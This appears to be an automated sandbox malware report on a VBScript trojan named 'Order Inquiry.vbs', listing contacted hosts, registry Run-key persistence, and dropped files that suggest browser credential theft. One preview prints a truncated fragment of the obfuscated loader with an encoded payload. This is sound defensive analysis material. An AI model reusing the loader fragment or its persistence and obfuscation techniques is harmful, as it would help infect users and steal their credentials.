http://https://paste.ee/H	wscript.exe, 00000000.00000003.140996839 0.00000260C4C27000.00000004.00000020.000 20000.00000000.sdmp, wscript.exe, 000000 00.00000002.1411597272.00000260C4C27000. 00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000003.1408406314.000002 60C4C27000.00000004.00000020.00020000.00 000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://themes.googleusercontent.com	wscript.exe, 00000000.00000003.141080802 0.00000260C5A1C000.00000004.00000020.000 20000.00000000.sdmp, wscript.exe, 000000 00.00000002.1411597272.00000260C4C27000. 00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000003.1410412960.000002 60C4F85000.00000004.00000020.00020000.00 000000.sdmp, wscript.exe, 00000000.00000 003.1408406314.00000260C4C27000.00000004 .00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://whatismyipaddressnow.co	AddInProcess32.exe, 00000009.00000002.16 81596776.0000000002FE1000.00000004.00000 800.00020000.00000000.sdmp, AddInProcess32.exe, 00000009.00000002.1681596776.00000000030DC 000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.95.112.1	ip-api.com	United States		53334	TUT-ASUS	true
188.114.97.3	paste.ee	European Union		13335	CLOUDFLARENETUS	true
188.114.96.3	whatismyipaddressnow.co	European Union		13335	CLOUDFLARENETUS	false
104.16.185.241	icanhazip.com	United States		13335	CLOUDFLARENETUS	false
93.123.39.71	unknown	Bulgaria		43561	NET1-ASBG	false

General Information

Joe Sandbox version:	40.0.0 Tourmaline
Analysis ID:	1457271

Start date and time:	2024-06-14 15:14:01 +02:00
Joe Sandbox product:	CloudBasic
Overall analysis duration:	0h 7m 33s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 x64 22H2 with Office Professional Plus 2019, Chrome 117, Firefox 118, Adobe Reader DC 23, Java 8 Update 381, 7zip 23.01
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample name:	Order Inquiry.vbs
Detection:	MAL
Classification:	mal100.spre.troj.spyw.expl.evad.winVBS@21/25@6/5
EGA Information:	• Successful, ratio: 50%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .vbs

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, dllhost.exe, WMIADAP.exe, SIHClient.exe, conhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): ocsp.digicert.com, slscr.update.microsoft.com, fe3cr.delivery.mp.microsoft.com
- Execution Graph export aborted for target powershell.exe, PID 7772 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Some HTTP raw data packets have been limited to 10 per session. Please view the PCAPs for the complete data.
- Some HTTPS proxied raw data packets have been limited to 10 per session. Please view the PCAPs for the complete data.

Simulations

Behavior and APIs

Time	Type	Description
09:15:03	API Interceptor	42x Sleep call for process: powershell.exe modified
09:15:17	API Interceptor	79x Sleep call for process: AddInProcess32.exe modified
15:15:13	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Path \\tsclient\C\Program Files\aburrar.vbs
15:15:21	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Path \\tsclient\C\Program Files\aburrar.vbs

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\AddInProcess32.exe.log

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1616
Entropy (8bit):	5.346184626026755
Encrypted:	false
SSDEEP:	48:MxHKlYHKh3oPtHo6hAHKzePHcHHHKAHKx1qHxLHVHj:iqlYqh3oPtl6eqzG8nqAqxwRL1D
MD5:	35691637EEF06C3561696DC72CB1281C
SHA1:	BD00A3772D8C98F3318B3CEB8A85AFAA79252B80
SHA-256:	E7C8BB0ED4357F81D6B6FAD015E6767834D693336C561F45ACCFB7B99614B266
SHA-512:	F29AC88B0F592CF26E7B0F6EBC1D0FDE3DAA02F8FCE9D2BF632E6823EC5AA0BA4D6CD2AB801424EF1578E947F00BD1B20A7175B45DFC20A28A317906EAB2F A24
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeIma ges_v4.0.30319_32\System\920e3d1d70447c3c10e69e6df0766568\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561 934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\8b2c1203fd20aea8260bfbc518004720\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\2192b0d5aa4aa1 4486ae08118d3b9fcc\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assem bly\NativeImages_v4.0.30319_32\System.Xml\2062ed810929ec0e33254c02b0c61bb4\System.Xml.ni.dll",0..3,"System.Management, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Managemen

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\D81IGXZV\3dasY[1].txt

Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with very long lines (11457), with CRLF line terminators
Category:	dropped
Size (bytes):	13771
Entropy (8bit):	4.688734205600574
Encrypted:	false
SSDEEP:	384:btmLndV4uQ1Qxfl4YpSd+mMMG9G03XVB8H+4yRylVpPgRHVHzvsRnZZ+kOi:iVPkQfllSg3MGs03XVBTLWVgHSCkn
MD5:	06087157AEEB6BC457DC48D172E436A2
SHA1:	A44A440729975DAA0A720692E49797E127E8B0D5
SHA-256:	B463AF4A4D68590AD381817E1FDD554A2F6194A804889107B0007F739C471E2A
SHA-512:	70873E44939258ED456BE90FD57383AE2B82F8A735061F2922B7E304F6A644A0A8F16B2C474BEB0CCAAD037EE1270358D93D957B21EB2DBD589B890D95458C3
Malicious:	false
Preview:	.. dim posteridade , subface , berlinense , malhorquino , dionina , Cama , dionina1.. subface = " ".. berlinense = "" & malhorquino & subface & malhorquino & "gB1DgTreG4DgTreYwB0DgTreGkDgTrebwBuDgTreCDgTreDgTreRDgTreBvDgTreHcDgTrebgBsDgTreG8DgTreYQBkDgTreEQDgTreYQB0DgTreGEDgTreRgByDgTr eG8DgTrebQBMDgTreGkDgTrebgBrDgTreHMDgTreIDgTreB7DgTreCDgTreDgTrecDgTreBhDgTreHIDgTreYQBtDgTreCDgTreDgTreKDgTreBbDgTreHMDgTredDgTre ByDgTreGkDgTrebgBnDgTreFsDgTreXQBdDgTreCQDgTrebDgTreBpDgTreG4DgTreawBzDgTreCkDgTreIDgTreDgTrekDgTreHcDgTre" & malhorquino & subface & malhorquino & "QBiDgTreEMDgTrebDgTreBpDgTreGUDgTrebgB0DgTreCDgTreDgTrePQDgTregDgTreE4DgTre" & malhorquino & subface & malhorquino & "QB3 DgTreC0DgTreTwBiDgTreGoDgTre" & malhorquino & subface & malhorquino & "QBjDgTreHQDgTreIDgTreBTDgTreHkDgTrecwB0DgTreGUDgTrebQDgTreu DgTreE4DgTre" & malhorquino & subface & malhorquino & "QB0DgTreC4DgTreVwBlDgTreGIDgTreQwBsDgTreGkDgTre" & malhorquino & subface & malhorquino & "QBuDgTreHQDgTreOwDgTregDg

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	1.1940658735648508
Encrypted:	false
SSDEEP:	3:NllluIN7rlz:NllU
MD5:	60800FE3EBA2CA09118A33A34BF00BD8
SHA1:	4DBA1472443F1B047803693393F61A2182695D2A
SHA-256:	D85FCEE5CD239F2EE739F27980E9EBB1BE0573405BC7C004DB4E828D1A2D50A0
SHA-512:	AFD4B6861BD4A06C23FEC68375FD4B012E8A456ED8EEF708B3F50C6FCD40D7B599B9967EDCFF9E917F9B8BF567ED2B6C5B7EE83AA2F6965A6D02BB1DABB9010F
Malicious:	false
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp\24a4ohrz.default-release\cert9.db

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe
File Type:	SQLite 3.x database, last written using SQLite version 3042000, page size 32768, file counter 7, database pages 7, cookie 0x5, schema 4, UTF-8, version-valid-for 7
Category:	dropped
Size (bytes):	229376
Entropy (8bit):	0.6434294034339584
Encrypted:	false
SSDEEP:	384:A1zkVmvQhyn+Zoz67wNlvMM4333JCN87/LKX15kuv:AhjMmCqR
MD5:	515AEBFD1A85F4A59C3009D04D95D765
SHA1:	67593344CBEF68DB6F90AD02E4FB658036455FAF
SHA-256:	8FD38413C29B8801CF5C5C13027786907F4D3D2F03CB5ADC25BF43B860D13DF0
SHA-512:	CAFB98EB2573E6898DC00F23B683F576C6852EEB99C135FBF27045932E0DBBF749159EA13876718CAEA7C06960762CEADCF2307F66DFA7CB9A88AB1EA2E1CE8B
Malicious:	false
Preview:	SQLite format 3.....@ .....j.....z..{...{.{j{*z..... ....

C:\Users\user\AppData\Local\Temp\24a4ohrz.default-release\key4.db

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe
File Type:	SQLite 3.x database, last written using SQLite version 3042000, page size 32768, file counter 2, database pages 9, cookie 0x6, schema 4, UTF-8, version-valid-for 2
Category:	dropped
Size (bytes):	294912
Entropy (8bit):	0.08432026317203951
Encrypted:	false
SSDEEP:	192:5va0zkVmvQhyn+Zoz679fqlQbGhMHPaVAL23vD:51zkVmvQhyn+Zoz67+
MD5:	C444D5B9503F9CCFA9750AB3D51848E9
SHA1:	FFF755261E04C7502AF2F172DE3752D9458100FE
SHA-256:	66EA7282C9A15E75F5F52CB5D745FD1B4830045EB70D99AB4F07744A67E0879E
SHA-512:	E22CC4F41EC10146718E2767B68DCB20CF02AEC55DA8686988A16350045D6A31B9CDF16B7329EE436E9DBF1795699809819FEC2E7D9D460B046FAEC65BC4834
Malicious:	false
Preview:	SQLite format 3.....@ .....j.....z<.{...{.{a{.z.z<z..... ....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_2h5ze3qi.xk1.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641

SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_naao5b22.0uk.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_syl04dt5.dtd.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_uu4ycpno.as2.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp\tmp1F34.tmp.dat

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe
File Type:	SQLite 3.x database, user version 12, last written using SQLite version 3042000, page size 32768, writer version 2, read version 2, file counter 3, database pages 3, cook ie 0x1, schema 4, UTF-8, version-valid-for 3
Category:	dropped
Size (bytes):	98304
Entropy (8bit):	0.08235737944063153

Encrypted:	false
SSDEEP:	12:DQAsfWk73Fmdmc/OPVJXfPNn43etRRfYR5O8atLqxeYaNcDakMG/lO:DQAsff32mNVpP965Ra8KN0MG/lO
MD5:	369B6DD66F1CAD49D0952C40FEB9AD41
SHA1:	D05B2DE29433FB113EC4C558FF33087ED7481DD4
SHA-256:	14150D582B5321D91BDE0841066312AB3E6673CA51C982922BC293B82527220D
SHA-512:	771054845B27274054B6C73776204C235C46E0C742ECF3E2D9B650772BA5D259C8867B2FA92C3A9413D3E1AD35589D8431AC683DF84A53E13CDE361789045928
Malicious:	false
Preview:	SQLite format 3.....@ .....j.....}..}..... ....

C:\Users\user\AppData\Local\Temp\tmp3198.tmp.dat

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe
File Type:	SQLite 3.x database, last written using SQLite version 3042000, page size 2048, file counter 1, database pages 20, cookie 0xb, schema 4, UTF-8, version-valid-for 1
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.8553638852307782
Encrypted:	false
SSDEEP:	48:2x7BA+lIF7CVEq8Ma0D0HOlf/6ykwp1EUwMHZq10bvJKLkw8s8LKvUf9KVyJ7h/f:QNDCn8MouB6wz8iZqmvJKLPeymwil
MD5:	28222628A3465C5F0D4B28F70F97F482
SHA1:	1BAA3DEB7DFD7C9B4CA9FDB540F236C24917DD14
SHA-256:	93A6AF6939B17143531FA4474DFC564FA55359308B910E6F0DCA774D322C9BE4
SHA-512:	C8FB93F658C1A654186FA6AA2039E40791E6B0A1260B223272BB01279A7B574E238B28217DADF3E1850C7083ADFA2FE5DA0CCE6F9BCABD59E1FFD1061B3A88F7
Malicious:	false
Preview:	SQLite format 3.....@ .....j..... ....

C:\Users\user\AppData\Local\Temp\tmp31D7.tmp.dat

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe
File Type:	SQLite 3.x database, last written using SQLite version 3042000, file counter 4, database pages 5, cookie 0x3, schema 4, UTF-8, version-valid-for 4
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.8475592208333753
Encrypted:	false
SSDEEP:	24:TLyAF1kwNbXYFpFNYcw+6UwcQVXH5fBOF30AvJ3qj/880C4pwE1:TeAFawNLopFgU10XJBORJ6px4p7
MD5:	BE99679A2B018331EACD3A1B680E3757
SHA1:	6E6732E173C91B0C3287AB4B161FE3676D33449A
SHA-256:	C382A020682EDEE086FBC56D11E70214964D39318774A19B184672E9FD0DD3E0
SHA-512:	9CFE1932522109D73602A342A15B7326A3E267B77FFF0FC6937B6DD35A054BF4C10ED79D34CA38D56330A5B325E08D8AFC786A8514C59ABB896864698B6DE09
Malicious:	false
Preview:	SQLite format 3.....@ .....j.....g...$..... ....

C:\Users\user\AppData\Local\Temp\tmp448A.tmp.dat

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe
File Type:	SQLite 3.x database, last written using SQLite version 3042000, page size 2048, file counter 3, database pages 52, cookie 0x21, schema 4, UTF-8, version-valid-for 3
Category:	dropped
Size (bytes):	106496
Entropy (8bit):	1.1373607036346451
Encrypted:	false
SSDEEP:	192:ZWTblyVZTnGtgTgabTanQeZVuSVumZa6c9G/k4:MnlyfnGtxnfVuSVumEHUM4
MD5:	64BCCF32ED2142E76D142DF7AAC75730
SHA1:	30AB1540F7909BEE86C0542B2EBD24FB73E5D629
SHA-256:	B274913369030CD83E1C76E8D486F501E349D067824C6A519F2DAB378AD0CC09
SHA-512:	0C2B4FC0D38F97C8411E1541AB15B78C57FEA370F02C17F8CB26101A936F19E636B02AF1DF2A62C8EAEE6B785FE17879E2723D8618C9C3C8BD11EB943BA7AB31

Malicious:	false
Preview:	SQLite format 3.....@ .....4.....l.....j.....1..... ....

C:\Users\user\AppData\Local\Temp\tmp5604.tmp.dat

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe
File Type:	SQLite 3.x database, last written using SQLite version 3042000, file counter 1, database pages 39, cookie 0x20, schema 4, UTF-8, version-valid-for 1
Category:	dropped
Size (bytes):	159744
Entropy (8bit):	0.5394293526345721
Encrypted:	false
SSDEEP:	96:AquejzH+bF+UIYysX0IxQzh/tsV0NifLjLqLy0e9S8E:AqtH+bF+UI3iN0RSV0k3qLyj9
MD5:	52701A76A821CDDBC23FB25C3FCA4968
SHA1:	440D4B5A38AF50711C5E6C6BE22D80BC17BF32DE
SHA-256:	D602B4D0B3EB9B51535F6EBA33709DCB881237FA95C5072CB39CECF0E06A0AC4
SHA-512:	2653C8DB9C20207FA7006BC9C63142B7C356FB9DC97F9184D60C75D987DC0848A8159C239E83E2FC9D45C522FEAE8D273CDCD31183DED91B8B587596183FC0 0
Malicious:	false
Preview:	SQLite format 3.....@ .....'..... .....j..... ....

C:\Users\user\AppData\Local\Temp\tmp6720.tmp.dat

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe
File Type:	SQLite 3.x database, last written using SQLite version 3042000, file counter 1, database pages 39, cookie 0x20, schema 4, UTF-8, version-valid-for 1
Category:	dropped
Size (bytes):	159744
Entropy (8bit):	0.5394293526345721
Encrypted:	false
SSDEEP:	96:AquejzH+bF+UIYysX0IxQzh/tsV0NifLjLqLy0e9S8E:AqtH+bF+UI3iN0RSV0k3qLyj9
MD5:	52701A76A821CDDBC23FB25C3FCA4968
SHA1:	440D4B5A38AF50711C5E6C6BE22D80BC17BF32DE
SHA-256:	D602B4D0B3EB9B51535F6EBA33709DCB881237FA95C5072CB39CECF0E06A0AC4
SHA-512:	2653C8DB9C20207FA7006BC9C63142B7C356FB9DC97F9184D60C75D987DC0848A8159C239E83E2FC9D45C522FEAE8D273CDCD31183DED91B8B587596183FC0 0
Malicious:	false
Preview:	SQLite format 3.....@ .....'..... .....j..... ....

C:\Users\user\AppData\Local\Temp\tmp7752.tmp.dat

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe
File Type:	SQLite 3.x database, last written using SQLite version 3042000, file counter 1, database pages 5, cookie 0x2, schema 4, UTF-8, version-valid-for 1
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.37202887060507356
Encrypted:	false
SSDEEP:	12:TLiN6CZhDu6MvDOF5yEHFxOUwa5qguYZ75fOS2Rccog2lccogL:TLiwCZwE8I6Uwcco5fB2r2oL
MD5:	4D950F6445B3766514BA266D6B1F3325
SHA1:	1C2B99FFD0C9130C0B51DA5349A258CA8B92F841
SHA-256:	765D3A5B0D341DDC51D271589F00426B2531D295CCC2C2DE10FDD4790C796916
SHA-512:	AD0F8D47ABBD2412DC82F292BE5311C474E0B18C1022CAAE351A87ECD8C76A136831D4B5303C91DF0F8E68A09C8554E378191782AA8F142A7351EDB0EEF65A 3
Malicious:	false
Preview:	SQLite format 3.....@ .....j.....g.....4..... ....

C:\Users\user\AppData\Local\Temp\tmp77A1.tmp.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe
File Type:	SQLite 3.x database, last written using SQLite version 3042000, page size 2048, file counter 3, database pages 52, cookie 0x21, schema 4, UTF-8, version-valid-for 3
Category:	dropped
Size (bytes):	106496
Entropy (8bit):	1.1373607036346451
Encrypted:	false
SSDEEP:	192:ZWTblyVZTnGtgTgabTanQeZVuSVumZa6c9G/k4:MnlyfnGtxnfVuSVumEHUM4
MD5:	64BCCF32ED2142E76D142DF7AAC75730
SHA1:	30AB1540F7909BEE86C0542B2EBD24FB73E5D629
SHA-256:	B2749133690 30CD83E1C76E8D486F501E349D067824C6A519F2DAB378AD0CC09
SHA-512:	0C2B4FC0D38F97C8411E1541AB15B78C57FEA370F02C17F8CB26101A936F19E636B02AF1DF2A62C8EAEE6B785FE17879E2723D8618C9C3C8BD11EB943BA7AB31
Malicious:	false
Preview:	SQLite format 3.....@ .....4.....!.....j.....1.....

C:\Users\user\AppData\Local\Temp\tmpA565.tmp.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe
File Type:	SQLite 3.x database, last written using SQLite version 3042000, page size 2048, file counter 1, database pages 25, cookie 0xe, schema 4, UTF-8, version-valid-for 1
Category:	dropped
Size (bytes):	51200
Entropy (8bit):	0.8746135976761988
Encrypted:	false
SSDEEP:	96:O8mmwLCn8MouB6wzFlOqUvJKLReZff44EK:O8yLG7IwRWf4
MD5:	9E68EA772705B5EC0C83C2A97BB26324
SHA1:	243128040256A9112CEAC269D56AD6B21061FF80
SHA-256:	17006E475332B22DB7B337F1CBBA285B3D9D0222FD06809AA8658A8F0E9D96EF
SHA-512:	312484208DC1C35F87629520FD6749B9DDB7D224E802D0420211A7535D911EC1FA0115DC32D8D1C2151CF05D5E15BBECC4BCE58955CFFDE2D6D5216E5F8F3EF
Malicious:	false
Preview:	SQLite format 3.....@ .....j.....

C:\Users\user\AppData\Local\Temp\tmpB97.tmp.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe
File Type:	SQLite 3.x database, user version 75, last written using SQLite version 3042000, page size 32768, writer version 2, read version 2, file counter 2, database pages 46, cookie 0x26, schema 4, UTF-8, version-valid-for 2
Category:	dropped
Size (bytes):	5242880
Entropy (8bit):	0.03708713717387235
Encrypted:	false
SSDEEP:	192:58rJQaXoMXp0VW9FxW/Hy4XJwvnzfXfYf6zfTfN/0DApVJCI:58r54w0VW3xW/bXWzvACzbJ0DApVJ
MD5:	85D6E1D7F82C11DAC40C95C06B7B5DC5
SHA1:	96EA790BA7A295D78AD5A5019D7EA5E9E8F4B0BD
SHA-256:	D9AD18D2A91CB42FD55695B562D76337BBB4A6AEB45D28C4554297B4EE0DC800
SHA-512:	5DD2B75138EFB9588E14997D84C23C8225F9BFDCEA6A2A1D542AD2C6728484E7E578F06C4BA238853EAD9BE5F9A7CCCF7B2B49A0583FF93D67F072F2C5165B4
Malicious:	false
Preview:	SQLite format 3.....@ .....&.....K.....j.....-a>.~...|0{dz.z.z"y.y3x.xKw.v.u.uGt.t;sAs.q.p.q.p{o.ohn.nem.n,m9l.k.lPj.j.h.h.g.d.c.c6b.b.a.a>..

C:\Users\user\AppData\Local\Temp\tmpC105.tmp.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe
File Type:	SQLite 3.x database, last written using SQLite version 3042000, file counter 7, database pages 5, cookie 0x5, schema 4, UTF-8, version-valid-for 7
Category:	dropped

Size (bytes):	20480
Entropy (8bit):	0.6732424250451717
Encrypted:	false
SSDEEP:	24:TLO1nKbXYFpFNYcoqT1kwE6UwpQ9YHVXxZ6HfB:Tq1KLopF+SawLUO1Xj8B
MD5:	CFFF4E2B77FC5A18AB6323AF9BF95339
SHA1:	3AA2C2115A8EB4516049600E8832E9BFFE0C2412
SHA-256:	EC8B67EF7331A87086A6CC085B085A6B7FFFD325E1B3C90BD3B9B1B119F696AE
SHA-512:	0BFDC8D28D09558AA97F4235728AD656FE9F6F2C61DDA2D09B416F89AB60038537B7513B070B907E57032A68B9717F03575DB6778B68386254C8157559A3F1BC
Malicious:	false
Preview:	SQLite format 3.....@ .....j...$.....g..... ....

C:\Users\user\AppData\Local\Temp\tmpC173.tmp.dat

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe
File Type:	SQLite 3.x database, last written using SQLite version 3042000, page size 2048, file counter 7, database pages 89, cookie 0x36, schema 4, UTF-8, version-valid-for 7
Category:	dropped
Size (bytes):	196608
Entropy (8bit):	1.1209886597424439
Encrypted:	false
SSDEEP:	192:r2qAdB9TbTbuDDsnxCkvSAE+WslKOMq+8QbnVcxjONC4Je5Q:r2qOB1nxCkvSAELyKOMq+8QTQKC+
MD5:	EFD26666EAE0E87B32082FF52F9F4C5E
SHA1:	603BFE6A7D6C0EC4B8BA1D38AEA6EFADDC42B5E0
SHA-256:	67D4CAA4255418EB18873F01597D1F4257C4146D1DCED78E26D5FD76B783F416
SHA-512:	28ADD7B8D88795F191567FD029E9F8BC9AEF7584CE3CD56DB40BBA52BC8335F2D8E53A5CE44C153C13A31FD0BE1D76D1E558A4AA5987D5456C000C4D64F08AA
Malicious:	false
Preview:	SQLite format 3.....@ .....Y.....6.....j.....W..... ....

C:\Users\user\AppData\Local\Temp\tmpCE79.tmp.dat

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe
File Type:	SQLite 3.x database, last written using SQLite version 3042000, file counter 1, database pages 38, cookie 0x1f, schema 4, UTF-8, version-valid-for 1
Category:	dropped
Size (bytes):	155648
Entropy (8bit):	0.5407252242845243
Encrypted:	false
SSDEEP:	96:OgWyejzH+bDoYysX0IxQzZkHtpVJNlYDLjGQLBE3CeE0kE:OJhH+bDo3iN0Z2TVJkXBBE3yb
MD5:	7B955D976803304F2C0505431A0CF1CF
SHA1:	E29070081B18DA0EF9D98D4389091962E3D37216
SHA-256:	987FB9BFC2A84C4C605DCB339D4935B52A969B24E70D6DEAC8946BA9A2B432DC
SHA-512:	CE2F1709F39683BE4131125BED409103F5EDF1DED545649B186845817C0D69E3D0B832B236F7C4FC09AB7F7BB88E7C9F1E4F7047D1AF56D429752D4D8CBED47A
Malicious:	false
Preview:	SQLite format 3.....@ .....&.....j..... ....

C:\Users\user\AppData\Local\Temp\tmpDB30.tmp.dat

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe
File Type:	SQLite 3.x database, last written using SQLite version 3042000, file counter 1, database pages 38, cookie 0x1f, schema 4, UTF-8, version-valid-for 1
Category:	dropped
Size (bytes):	155648
Entropy (8bit):	0.5407252242845243
Encrypted:	false
SSDEEP:	96:OgWyejzH+bDoYysX0IxQzZkHtpVJNlYDLjGQLBE3CeE0kE:OJhH+bDo3iN0Z2TVJkXBBE3yb
MD5:	7B955D976803304F2C0505431A0CF1CF
SHA1:	E29070081B18DA0EF9D98D4389091962E3D37216

SHA-256:	987FB9BFC2A84C4C605DCB339D4935B52A969B24E70D6DEAC8946BA9A2B432DC
SHA-512:	CE2F1709F39683BE4131125BED409103F5EDF1DED545649B186845817C0D69E3D0B832B236F7C4FC09AB7F7BB88E7C9F1E4F7047D1AF56D429752D4D8CBED47A
Malicious:	false
Preview:	SQLite format 3.....@ .....&.....j..... ....

C:\Users\user\AppData\Local\Temp\tmpE8C2.tmp.dat	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AddInProcess32.exe
File Type:	SQLite 3.x database, last written using SQLite version 3042000, file counter 1, database pages 5, cookie 0x2, schema 4, UTF-8, version-valid-for 1
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.3528485475628876
Encrypted:	false
